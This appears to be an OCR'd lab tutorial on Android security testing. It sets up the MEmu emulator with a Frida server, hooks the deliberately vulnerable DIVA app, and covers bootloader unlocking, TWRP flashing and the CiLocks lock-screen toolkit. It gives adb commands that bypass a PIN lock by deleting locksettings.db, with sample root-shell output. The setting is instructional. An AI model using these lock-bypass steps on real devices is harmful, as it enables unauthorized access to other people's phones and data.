
INTRODUCTION

- **BlueStacks** is one of the most popular Android emulators, mainly designed to let you run Android apps and games on Windows or macOS with excellent performance and ease of use.
- Unlike developer-focused emulators, BlueStacks is optimized for **gaming** and casual use.
- BlueStacks **Versions** include **3**, **4**, **X**, **5** and **Air**.
- Some **limitations** include

1. Limited developer features (e.g., no native adb shell unless tweaked)
2. Limited device settings (e.g., no option to enable device security like a PIN)

DOWNLOAD

- **Download** the Android Emulator Bluestacks.
- **Install** via the **BlueStacksInstaller.exe** based on the version downloaded.





MEMU

INTRODUCTION

- **MEmu** is a popular free Android emulator for Windows that is known for its gaming performance, customizability, and support for multiple Android versions.
- It was first launched in 2015 by **Microvirt,** a software company based in **China**, with the aim of providing a high-performance Android emulator for gamers and general users on Windows PCs.
- It over comes the limitation of Bluestacks (unable to set up device lock screen), hence it will be used in our demonstration.

DOWNLOAD


- **Download** the Android Emulator **MEmu**.
- **Install** it by rejecting other options.



- **Restart** your computer.


DISPLAY SETTINGS

- Open MEmu, go to the **Settings**, then under **Display** select **Phone** and **Restart Now**.




ACTIVATING FRIDA ANDROID SERVER

- **Copy** and **paste** frida inside the Emulator you are using via Program Files **D:\Program Files\Microvirt\MEmu**.





- Run the command **adb devices** via CMD to see if the frida server is active.



MAKING FRIDA EXECUTABLE USING ADB


- Open CMD inside the path **D:\Program Files\Microvirt\MEmu** where the frida server is, the run the command **adb push -p frida /data/local/tmp**
- Run the commands below
- **adb shell**
- **cd data/local/tmp**
- **ls**
- **chmod +x frida**
- **/data/local/tmp/frida &**






DIVA

- **Download** diva-apk-file via GitHub.
- **Extract** the file and **copy** the **DivaApplication.apk** to the Emulator or Android Device.
- Inside MEmu, use the APK button to add DivaApplication.apk by selecting it from the Folder it in saved on your PC.




DIVA (CONTINUES…)

- Open a new CMD and enter the command **frida-ps -Uai**



SETTING UP A PIN


- Open MUme, go to the **Settings**




- Tap on **Security & Location**



- Under Device security select device lock




- **Choose screen lock** option, in our case will use **PIN**.



BYPASSING THE PIN USING ADB

- You can now verify that the MEmu phone is **locked** with a PIN.



- Open Windows CMD and run the commands below to bypass the PIN.
- **adb devices**
- **adb shell**
- **cd data/system**
- **rm locksettings.db**
- **exit**


```
C:\Users\James Soko>adb devices
List of devices attached
127.0.0.1:21503 device


C:\Users\James Soko>adb shell
SM-N975F:/ # cd data/system/
SM-N975F:/data/system # rm locksettings.db
SM-N975F:/data/system # exit
```

- Now, **reboot** your **MEmu phone** by restarting it.

DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA


- Now, developers can **manipulate** the Android applications on the Emulator (Memu) such as **di.va.apk**
- The commands to achieve the above are shown below
- **adb devices**
- **frida-ps -Uai**
- **adb shell am start -n jakhar.aseem.diva/.MainActivity**
- **adb shell pidof jakhar.aseem.diva**



DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA (CONTINUES…)


FRIDA ANDROID SERVER ACTIVATION

- Now open a new CMD and enter the commands below
- **adb shell**
- **cd data/local/tmp**
- **./frida &**




GAINING ACCESS TO AN APPLICAION VIA FRIDA

- Go back to the previous terminal and enter the command below
- **frida -U -p 2625 jakhar.aseem.diva**



DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA (CONTINUES…)

- Let's load the diva.apk via frida with a **script**






ACTUAL DEVICE

DEVELOPER OPTIONS


- Enable **USB Debugging** on Your Android Phone

1. Go to **Settings** > **About phone**.
2. Tap on **Build number** 7 times to unlock Developer options.
3. Go back to **Settings**, then go to **System** > **Developer options**.
4. Enable **USB debugging** and **OEM unlocking**.




ANDROID DRIVERS

- Preen Windows + X, then select Device Manager, locate





- **Download** the official driver




ANDROID DRIVERS (CONTINUES...)

- Update the drivers and choose Android Bootloader Interface.







TWRP

- **Download** TWRP for your PC device model e.g., **DELL** or **Tecno**.
- **Copy** the file into the same folder as your **platform-tools** and your **User** folder plus the **C** drive. Rename the image to **twrp.img.**
- Connect your device to PC and run the commands
- **adb reboot bootloader**
- **fastboot devices**
- **fastboot flashing unlock**
- **fastboot flash recovery twrp.img**
- **fastboot boot twrp.img**

OTHER TOOLS USED TO BYPASS AN ANDROID LOCK SCREEN



CILOCKS

INTRODUCTION

- **CiLocks** is a security toolkit designed for Android and iOS devices, primarily aimed at penetration testers, ethical hackers, and security researchers.
- Features include


1. Crack Interface lock screen,
2. Metasploit and
